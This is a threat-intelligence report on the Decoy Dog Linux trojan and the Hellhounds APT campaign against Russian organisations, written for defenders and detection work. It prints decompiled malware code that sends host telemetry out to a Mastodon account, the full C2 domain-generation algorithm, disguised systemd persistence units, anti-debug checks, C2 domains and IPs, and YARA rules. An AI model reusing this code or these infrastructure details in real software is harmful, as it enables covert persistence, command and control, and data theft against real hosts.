www.ptsecurity.com /ww-en/analytics/pt-esc-threat-intelligence/hellhounds-operation-lahat/

Hellhounds: operation Lahat

Positive Technologies ⋮⋮ 11/30/2023

Introduction

In 2023, our Positive Technologies Computer Security Incident Response Team (PT CSIRT) discovered that a certain power company was compromised by the Decoy Dog trojan. According to the PT CSIRT investigation, Decoy Dog has been actively used in cyberattacks on Russian companies and government organizations since at least September 2022. This trojan was previously discussed by NCIRCC, Infoblox, CyberSquatting, and Solar 4RAYS.

However, the sample we found on the victim's host was a new modification of the trojan, which the adversaries altered in such a way as to make it harder to detect and analyze.

As far as we can tell, the APT group Hellhounds that uses Decoy Dog only targets organizations located in Russia. Remarkably, the attackers were using the command-and-control (C2) server maxpatrol[.]net to impersonate Positive Technologies MaxPatrol products. Positive Technologies products contain all indicators of compromise mentioned in this article in their databases.

First Stage (Decoy Dog Loader)

When investigating the incident, we found a 9 KB executable on path /usr/bin/dcrond. It was protected by a modified version of the UPX packer, with the signature UPX! replaced with 37 13 03 00. At the moment of our investigation, only one antivirus engine could detect the packer, while some malware samples were not detectable by any engine. The modified UPX can be detected by a public YARA rule from the JPCERT/CC research.



Figure 1. Verdicts of antivirus engines

Unlike the standard UPX tool, which unpacks the executable, this modification unpacks a shellcode that is written in the assembly language and uses only Linux system calls. The modified UPX header is followed by an encrypted configuration that contains the path to the encrypted file with the main payload, and the configuration is followed by the compressed shellcode:



Figure 2. Fragment of the Decoy Dog loader

The loader operates in the system and disguises itself as the legitimate cron service. We also discovered samples masquerading as the legitimate irqbalance service and lib7.so library.

```
[Unit]
Description=Daemon to execute scheduled commands
Documentation=man:dcrond(8)

[Service]
Type=forking
ExecStart=/usr/bin/dcrond
Restart=always
```

In attacks in 2022, the original malware samples were disguised as the atd service and systemd-readahead-stop.service. The samples were located in the /usr/bin/atd directory or the /usr/bin/container directory:

```
[Unit]
Description=Deferred execution scheduler
Documentation=man:atd(8)

[Service]
Type=forking
ExecStart=/usr/bin/atd
Restart=always

[Install]
WantedBy=multi-user.target
```

```
[Unit]
Description= systemd-redhead is a service that collects disk usage patterns at boot
time. systemd-readahead-stop.service is a service that replays this access data
```

```
collected at the subsequent boot.
[Service]
Type=forking
ExecStart=/usr/bin/container
Restart=always
[Install]
WantedBy=multi-user.target
```

The loader first checks whether it is being debugged. For this, it reads /proc/self/status and checks that the value of TracerPid is 0. If the TracerPid value is different from 0, the loader replaces itself with /bin/sh using the execve system call.

After ensuring that it is not being debugged, the loader attempts to read each of the following files containing the compromised host's identifiers and calculates an MD5 hash of the first file existing in the file system:

- /etc/machine-id
- /var/lib/dbus/machine-id
- /var/db/dbus/machine-id
- /usr/local/etc/machine-id
- /sys/class/dmi/id/product_uuid
- /sys/class/dmi/id/board_serial
- /etc/hostid
- /proc/self/cgroup

The loader uses the obtained MD5 hash as a key to decrypt the configuration and then the main payload, which are encrypted using the 128-bit CLEFIA algorithm.

At this stage of our research, it became clear that this malware sample was designed to target a specific host and that the adversaries had previously accessed that host to get the identifier and add it to the configuration.

Second Stage (Decoy Dog)

The main payload of the analyzed malware sample is stored in the file system at /usr/share/misc/pcie.cache. The decrypted payload is a modified version of Pupy RAT known as Decoy Dog.

Pupy RAT is a cross-platform multifunctional backdoor and an open-source post-exploitation tool, mostly written in Python. Pupy supports Windows and Linux and partially supports Android and macOS. It features an all-in-memory execution guideline and leaves a minimal footprint. Pupy RAT can maintain a connection to the C2 server using multiple transports, migrate into processes by leveraging the reflective injection technique, and remotely load Python (.py, .pyc) packets and compiled Python C (.pyd, .so extensions) from memory.

While the development of Pupy RAT stopped two years ago, Decoy Dog is actively being developed. The key improvements in Decoy Dog as compared to Pupy RAT are:

- The client was upgraded from Python 2.7 to Python 3.8, which means all code was rewritten under Python 3.8. This explains why the number of modules was reduced, leaving only those modules that are actually used.
- New features for injecting code into Java virtual machines were added.
- The following new transports were added:
  - — BOSH (Bidirectional-streams Over Synchronous HTTP), with combination with ECPV and RC4— instead of HTTP transport
  - — lc4 (combination of ECPV and RC4 used for a local client or server over TCP)
  - — lws4 (combination of ECPV and RC4 used for a local client or server over WebSockets)
  - — ws4 (the same as the original ws, but the RSA and AES combination is replaced by ECPV and RC4)
  - — dfws4 (the same as the original dfws, but the RSA and AES combination is replaced by ECPV and RC4)
- A new feature was added to enable encrypted dynamic configuration files to be downloaded and saved to the disk.
- A new launcher called "special" was added (it establishes a local connection using the IP address and port or file socket).
- Fault tolerance was increased by means of backup C2 servers with specific domains defined and the use of DGA.

The analyzed sample used the C2 server z-uid.lez2yae2.dynamic-dns[.]net, which was specified in the configuration included in the executable. Here is a fragment of the configuration:

```
{'debug': False, 'launcher': 'dnscnc', 'launcher_args': ['-B', '--domain', 'z-uid.lez2yae2.dynamic-dns.net', '-E',
'duckdns.org,dynamic-dns.net', '-A', 'autodiscover,m,ftp,mx,mail'], 'delays': [(10, 5, 10), (50, 30, 50), (-1, 150, 300)]
[REDACTED]
'cid': 2721428068, 'dconfig': 'file:/var/lib/misc/mpci.bin', 'secondary_launchers': [{'launcher': 'special', 'launcher_args':
['-S', '-t', 'lc4', '--address', '/var/run/ctl.socket'], 'daemon': True}]}
```

Figure 3. Fragment of the Decoy Dog RAT configuration

The trojan also gets the dynamic (current) configuration from the /var/lib/misc/mpci.bin file. The file is encrypted with the 128-bit AES algorithm in Counter (CTR) mode (the 128-bit key is also encrypted using the elliptic curve brainpoolP384r1) and contains new C2 servers:

- m-srv.daily-share.ns3[.]name;
- f-share.duckdns[.]org.

The public key used to decrypt the AES key is stored in the configuration inside the executable.

The configuration of the analyzed sample also contains a scriptlet called "telemetry" which is started each time the backdoor is launched. This scriptlet is used to send telemetry data (information about the infected system) to mindly.social (social media powered by the open-source engine Mastodon) via the service API. Here are the contents of the telemetry data:

```
{
    'cid': <backdoor ID from the configuration>,
    'user': <username>,
    'hostname': <host name>,
    'node': <MAC address as a 48-bit number>,
    'platform': <platform>,
    'node': <MAC address as a 48-bit number>,
    'pid': <backdoor process ID>,
    'ppid': <backdoor parent process ID>,
    'cwd': <work directory>,
    'proc_arch': <architecture of the running backdoor process>,
    'exec_path': <path to the running backdoor process>,
    'uac_lvl': <UAC protection level>,
    'intgty_lvl': <backdoor process integrity level>,
    'machine_key': <MD5 hash of the system ID>,
    'proxy': <default proxy server connection string>,
    'external_ip': <external IP address as a 32-bit number>,
    'internal_ip': <internal IP address as a 32-bit number>,
    'boottime': <system boot date and time (Unix time)>
}
```

The transmitted data is encrypted in the same way as the dynamic configuration file and with the same public key. This means that, even if the data is intercepted, it is impossible to decrypt it without knowing the private key.

The data is transmitted using an API key stored in the code in cleartext. However, the adversaries restricted access to the API key by making it read-only. In other words, obtaining the API key will not allow you to read any data.

```
    else:
        try:
            boottime = int(psutil.boot_time)
        except Exception:
            boottime = None
        else:
            proxy = find_default_proxy
            if proxy:
                proxy = '{}://{}{}'.formatproxy.type'{}:{}@'.formatproxy.usernameproxy.password if (proxy.username or proxy.password) else ''proxy.addr
            else:
                iip = internal_ip
                eip = external_ip
                return {'cid':client.cid,
                 'user':user,
                 'hostname':hostname,
                 'node':node,
                 'platform':plat,
                 'node':node,
                 'pid':pid,
                 'ppid':ppid,
                 'cwd':cwd,
                 'proc_arch':proc_arch,
                 'exec_path':proc_path,
                 'uac_lvl':uacLevel,
                 'intgty_lvl':integrity_level,
                 'machine_key':binascii.unhexlifyget_machine_key,
                 'proxy':proxy,
                 'external_ip':eip.packed if eip else None,
                 'internal_ip':iip.packed if iip else None,
                 'boottime':boottime}


def _submit_mastodon(blob, uri, cred): ...


def main(method='mastodon', uri=None, cred=None):
    import pupy_credentials
    encryptor = ECPV(curve='brainpoolP384r1',
      public_key=(pupy_credentials.DCONFIG_PUBLIC_KEY))
    telemetry = get_telemetry
    blob = encode_telemetryencryptortelemetry
    if method == 'mastodon':
        _submit_mastodonbloburicred
    else:
        raise NotImplementedError('Unknown method: {}'.formatmethod)


def encode_telemetry(encryptor, telemetry): ...


def decode_telemetry(blob): ...


main(method='mastodon', uri='https://mindly.social', cred='hM2CWx4b[REDACTED]XcGxj5wmOeSk8Y4')
```

Figure 4. Fragment of the Decoy Dog RAT code

Nonetheless, we managed to find out that the telemetry data of the infected hosts is sent to the account with the username @lahat, which is where our research got its name.



Figure 5. Profile of the user @lahat in mindly.social

Apart from being the primary C2 channel, the analyzed sample also functioned as a server using an additional local channel to read data from the file socket /var/run/ctl.socket.

Decoy Dog supports a domain generation algorithm (DGA) that generates domain names (DGA domains) when the connection over the primary C2 channel is lost.

If the bootstrap-domains option is enabled in the configuration, one of the main domains is used for name generation. Otherwise, the malware generates either a subdomain for one of the top-level domains specified in the configuration

or a domain under one of the specified zones (the top-level domain dynamic-dns.net is used by default). In the configuration of the analyzed sample, the duckdns.org and dynamic-dns.net domains are selected.

A backup domain is generated as the first half of the hexadecimal representation of the MD5 hash calculated from the string with the current date in format and the public key used for encrypting communication with the C2 server.

Then, an MD5 hash is calculated from the generated domain (or one of the main domains if the bootstrap-domains option is enabled), after which two characters from the first half of the hexadecimal representation are appended to the left of the domain name. This results in a set of nine domains to which the malware attempts to connect. For example, for the domain m-srv.daily-share.ns3[.]name, the following eight domains will be generated:

- 6cm-srv.daily-share.ns3[.]name
- 78m-srv.daily-share.ns3[.]name
- 7fm-srv.daily-share.ns3[.]name
- b1m-srv.daily-share.ns3[.]name
- 98m-srv.daily-share.ns3[.]name
- d5m-srv.daily-share.ns3[.]name
- 2fm-srv.daily-share.ns3[.]name
- 08m-srv.daily-share.ns3[.]name

This is the code that generates domains:

```
import datetime, hashlib
WELL_KNOWN_ZONES = ('dynamic-dns.net', )

def make_emergency_related_domains(domain):
    domain_bytes = domain
    if isinstance(domain_bytes, bytes):
        domain = domain.decode()
    else:
        domain_bytes = domain.encode()
    prefix_hash = hashlib.md5(domain_bytes).hexdigest()[:16]
    for x in range(len(prefix_hash) // 2):
        yield prefix_hash[x * 2:x * 2 + 2] + domain


class EmergencyDomains(object):
    __slots__ = ('key', 'zones', 'beacon_domains', '_zone_id', '_emergency_loop')

    def __init__(self, key, beacon_domains=None, zones=None):
        self.key = key
        self.zones = zones or WELL_KNOWN_ZONES
        if not isinstance(self.zones, (list, tuple, set)):
            self.zones = tuple((self.zones,))
        self.beacon_domains = beacon_domains
        self._zone_id = 0
        self._emergency_loop = self._emergency_loop_generator()

    def _emergency_loop_generator(self):
        if self.beacon_domains:
            for domain in self.beacon_domains:
                yield domain

        yield self._domain_of_the_day()

    def iterate(self):
        try:
            while True:
                yield next(self._emergency_loop)

        except StopIteration:
            self._emergency_loop = self._emergency_loop_generator()

    def _domain_of_the_day(self):
        now = datetime.datetime.utcnow()
        ts_formatted = now.strftime('%Y%m%d')
```

```
if not isinstance(ts_formatted, bytes):
    ts_formatted = ts_formatted.encode()
formatted_key = self.key
if not isinstance(formatted_key, bytes):
    formatted_key = formatted_key.encode()
domain_hash = hashlib.md5()
domain_hash.update(ts_formatted)
domain_hash.update(formatted_key)
domain_part = domain_hash.hexdigest()[:16]
zone = self.zones[self._zone_id]
self._zone_id = (self._zone_id + 1) % len(self.zones)
return domain_part + '.' + zone
```

Here is a detailed chart showing how Decoy Dog works:



Figure 6. Decoy Dog flowchart

Victims

According to our data, at least 20 organizations located in Russia were compromised using Decoy Dog. The breakdown of the victims by industry looks as follows:



Figure 7. Victims by industry

At present, the APT group Hellhounds that uses the malware is actively targeting organizations in Russia, so our research continues. We still don't know the ultimate goals of these threat actors but in one incident they used Decoy Dog to attack a telecom operator in Russia and managed to put some of its services out of operation. This was reported by Solar 4RAYS researchers as part of their presentation "Thanos' blip for the telecom operator" at SOC-Forum 2023.

Conclusion

After materials on the first version of Decoy Dog were published, the malware authors went to a lot of effort to hamper its detection and analysis both in traffic and in the file system.

A significant number of victims proves once again that Linux systems are often underprotected. When working on incident investigation projects, we rarely see additional monitoring systems (auditd) and antivirus tools on hosts running on Linux.

Authors: Stanislav Pyzhov, Aleksandr Grigorian (Positive Technologies)

The authors would like to thank the incident response and threat intelligence teams of the PT Expert Security Center for their help in preparing this article.

Verdicts of our products

PT Sandbox

apt_linux_ZZ_DecoyDog__Trojan__FirstStage
apt_linux_ZZ_DecoyDog__Backdoor__Pupy
apt_linux_ZZ_DecoyDog__Backdoor__EncryptedPayload
apt_mem_ZZ_DecoyDog__Backdoor

PT Network Attack Discovery

SUSPICIOUS [PTsecurity] Possible DecoyDog DNS Tunneling sid: 10010052
SUSPICIOUS [PTsecurity] Possible DecoyDog DNS Tunneling sid: 10010053

IOCs

File indicators

Name	MD5	SHA-256
Decoy Dog Loader		
_lib7.so	8292f151b40308b31277165ea37541a9	57ed4aa89eb7f04eb1d88c038d2eb979d5082872fb41b4ea1c8b
.lib7.so	6685ea769026e8831b67e4d8f0606e65	d73889d26fa37deee733a871dbd39dd54d6079ef286172699af58
-	1fd1d550b549c9c14031080380b4b0b7	8130de2602bfba78875dec200282dde736aa0558369bff8fd8797
dcrond	b83dffed692e165ad0274b63a6c7f1cb	e218ab7b3ab64e93373661558f9093d7f2a344e6d4fdd245b3556
container	9671607c162cd3037da08508d2d3f3a3	2f44da49c7deb865312265c17004b7ee1744e8af4667219b276b2
systemd-inputd	7974a843acdf22b32a13256ba7f56baa	4c0b3dd3de24099be2685e8fe19f80599fb9596ec0bafcf29f1cf5d
smartmond	bcbf98042bf9796e50f16e68c4255f85	dc6bdfb15624adce5c9e4978d1a38e98e539d0f73304692bea4e7
epel-modular-update.solvx	2e272a6d04e6f28145f5d07f97bb51a7	4750aef958598d156c47fa48bb2dea707dec8586a9fc7ae3b4483
irqballanced	536be89b71cd273db8a79b0bc2074ce6	0b43038fd6c46427d2bf0964aab3bb96f42de504fbda5071031fec
Decoy Dog RAT (version 1)		
-	bb04bac638e35775b93ddfa30f0a3b09	4996180b2fa1045aab5d36f46983e91dadeebfd4f765d69fa50eba
-	5e55d48b930b75ac3df3d2b3f9db1b07	a1704832392c67a0a2c79fd52422226b5d9df0e40cf537304495
-	c4d377c3fcd231adcc2d7b5e7e701fc9	0375f4b3fe011b35e6575133539441009d015ebecbee78b578c3e
JniAccelCsv.Linux.amd64	ff09a325e7e739cfc8ed0bac0838581a	ec01b358f82ad43e04b80ae6e1366516b4e62718da64d68a8324
JniAccelCsv.Linux.amd64	917836dc595074bf57f14e3d9cc4f766	4d3814f0ce7537756b1dd3096773bc57a7b22f61ab5262f8d6f6a7
atd	d8ce9e4b5d4443b368ab226913af87f9	6c8f413111f1abfee788dad4ee7cca37e0c2597cca66d155af958c
atd	e7e7ff7450d9655d71d281fbb5d59f6f	e6b88a0710d74330c31590718ad563f4788760c8607c414765aa
-	ee09f7610b5213ed5e3b85c7457858c3	637d602d5b6cf33f5c7236f335245df02e535c76ff6e0014839c557
_bareos.cfg	58b1c162d66194b26d7d462a0f80e28d	d189e0150f42d2a2e40fefcec6973fcbc4a8b1a1757a358d13df35
-	fa8443fdde409b830f77f18c0ef5a44d	6a06619b21f20094a77bfc9af3fc4dbecfacdbe038f017604399ce8
-	4c999714034ae431adb2776cd930b518	a1c116042e81280e408e859ab8eba8237bb1f31cad00814d6a40
Decoy Dog RAT (version 2)		
pcie.cache	8147c66144990691e2d9d870fb921475	4f9ff5ec62bba44d18f18323ef674e49515da976011c33049bce1d
pcie.cache	a9675ccc238c2de8c673879a63975d80	5d7866865554afa00ce44db77bf419a21bead64b5ed3394aa23f7
pcie.cache	de81b0ebc983d4a23395a35c759fc84e	c13b1a591561800163154b72415cfb3283eae253772fed1ca2bd4
pcie.cache	7aafa110d681067787d5382a6cc55e48	10f7fc4a3dbb07de3a73124cc02469d2123824960da02c51f9c53
containerd	2ccc492a1a977e694bd5ced7cee35a8d	d67e2641d7f423e868b2ca62f809ccad83f87081aa1e9aa62d9c6
.mem_cache	6323e21d0cd0787c52fc71e7a3420e28	5f9c971b77f69d6337ed591aa50ef271757456038a1aad1a6f3d1

File paths

/usr/bin/atd
/usr/bin/container
/usr/bin/dcrond

/usr/sbin/containerd
/usr/sbin/smartmond
/usr/share/misc/hwrng.cache
/usr/share/misc/pcie.cache
/var/lib/misc/mpci.bin
/var/lib/misc/sata.bin
/var/lib/polkit-1/localauthority/.cache
/var/run/ctl.socket

Network indicators

acrm-11331.com
ads-tm-glb.click
allowlisted.net
cbox4.ignorelist.com
f-share.duckdns.org
maxpatrol.net
m-srv.daily-share.ns3.name
vcs.dns04.com
z-uid.lez2yae2.dynamic-dns.net
mindly.social (legitimate social media)
ertelecom.org
webrtc.foo
atlas-upd.com
hsdps.cc
194.87.68.65
185.126.239.60
185.22.152.227

File signatures

```
rule PTESC_apt_linux_ZZ_DecoyDog__Trojan__FirstStage{
           strings:
                        $f1 = "mmap failed"
                        $s1 = "/etc/machine-id"
                        $s2 = "/product_uu=bo"
           condition:
                        uint32be ( 0 ) == 0x7F454C46 and all of ( $f* ) and any of (
$s* ) and filesize < 100KB
}
rule PTESC_apt_linux_ZZ_DecoyDog__Backdoor__Pupy__v1{
           strings:
                        $x1 = "reflectively inject a dll into a process." fullword
ascii
                        $x2 = "ld_preload_inject_dll(cmdline, dll_buffer, hook_exit)
-> pid" fullword ascii
                        $x3 = "LD_PRELOAD=%s HOOK_EXIT=%d CLEANUP=%d exec %s
1>/dev/null 2>/dev/null" fullword ascii
                        $x4 = "reflective_inject_dll" fullword ascii
                        $x5 = "ld_preload_inject_dll" fullword ascii
                        $x6 = "get_pupy_config() -> string" fullword ascii
                        $x7 = "[INJECT] inject_dll. OpenProcess failed." fullword
ascii
                        $x8 = "reflective_inject_dll" fullword ascii
                        $x9 = "reflective_inject_dll(pid, dll_buffer,
isRemoteProcess64bits)" fullword ascii
                        $x10 = "linux_inject_main" fullword ascii
                        $j1 = "jvm.PreferredClassLoader" fullword ascii
                        $j2 = "jvm.JNIEnv capsule is invalid" fullword ascii
                        $j3 = "JVM was not loaded yet" fullword ascii
                        $j4 = "Info about parent JVM" fullword ascii
           condition:
                        uint32be ( 0 ) == 0x7F454C46 and ( 2 of ( $x* ) and any of (
$j* ) ) and filesize < 5000KB
}
```

```
rule PTESC_apt_linux_ZZ_DecoyDog__Backdoor__EncryptedPayload{
  strings:
    $signature = { C8 01 00 00 9A 00 00 00 08 00 00 01 }
  condition:
    $signature at 0 and filesize > 3MB and filesize < 5MB
}
```

MITRE TTPs

ID	Name	Description
Initial Access		
T1190	Exploit Public-Facing Application	Adversaries compromise publicly available web services
T1199	Trusted Relationship	Adversaries move across related systems
T1078	Valid Accounts	Adversaries use legitimate accounts to log in via SSH
T1021.004	Remote Services: SSH	Adversaries connect to a compromised host over SSH
Persistence		
T1543.002	Create or Modify System Process: Systemd Service	Decoy Dog gained a foothold on the system using dcrond.service or atd.service
Defense Evasion		
T1480.001	Execution Guardrails: Environmental Keying	The adversaries used machine-id of the victim's host to encrypt the main payload and configuration file
T1140	Deobfuscate/Decode Files or Information	The APT group encrypted its components using CLEFIA to protect them from discovery and analysis
T1027.002	Obfuscated Files or Information: Software Packing	The APT group used a modified UPX algorithm to protect the malware from discovery and analysis
Discovery		
T1082	System Information Discovery	The adversaries obtained machine-id of the infected host to compile samples of the Decoy Dog loader, which will only work on that host
Command and Control		
T1568.002	Dynamic Resolution: Domain Generation Algorithms	The APT group developed a domain generation algorithm (DGA)
T1568.001	Dynamic Resolution: Fast Flux DNS	The APT group used DDNS services
T1071.004	Application Layer Protocol: DNS	DNS tunneling is the main method for communication between Decoy Dog RAT and the C2 server
Impact		
T1485	Data Destruction	The APT group destroyed the Linux and Windows infrastructure in the incident at the telecom company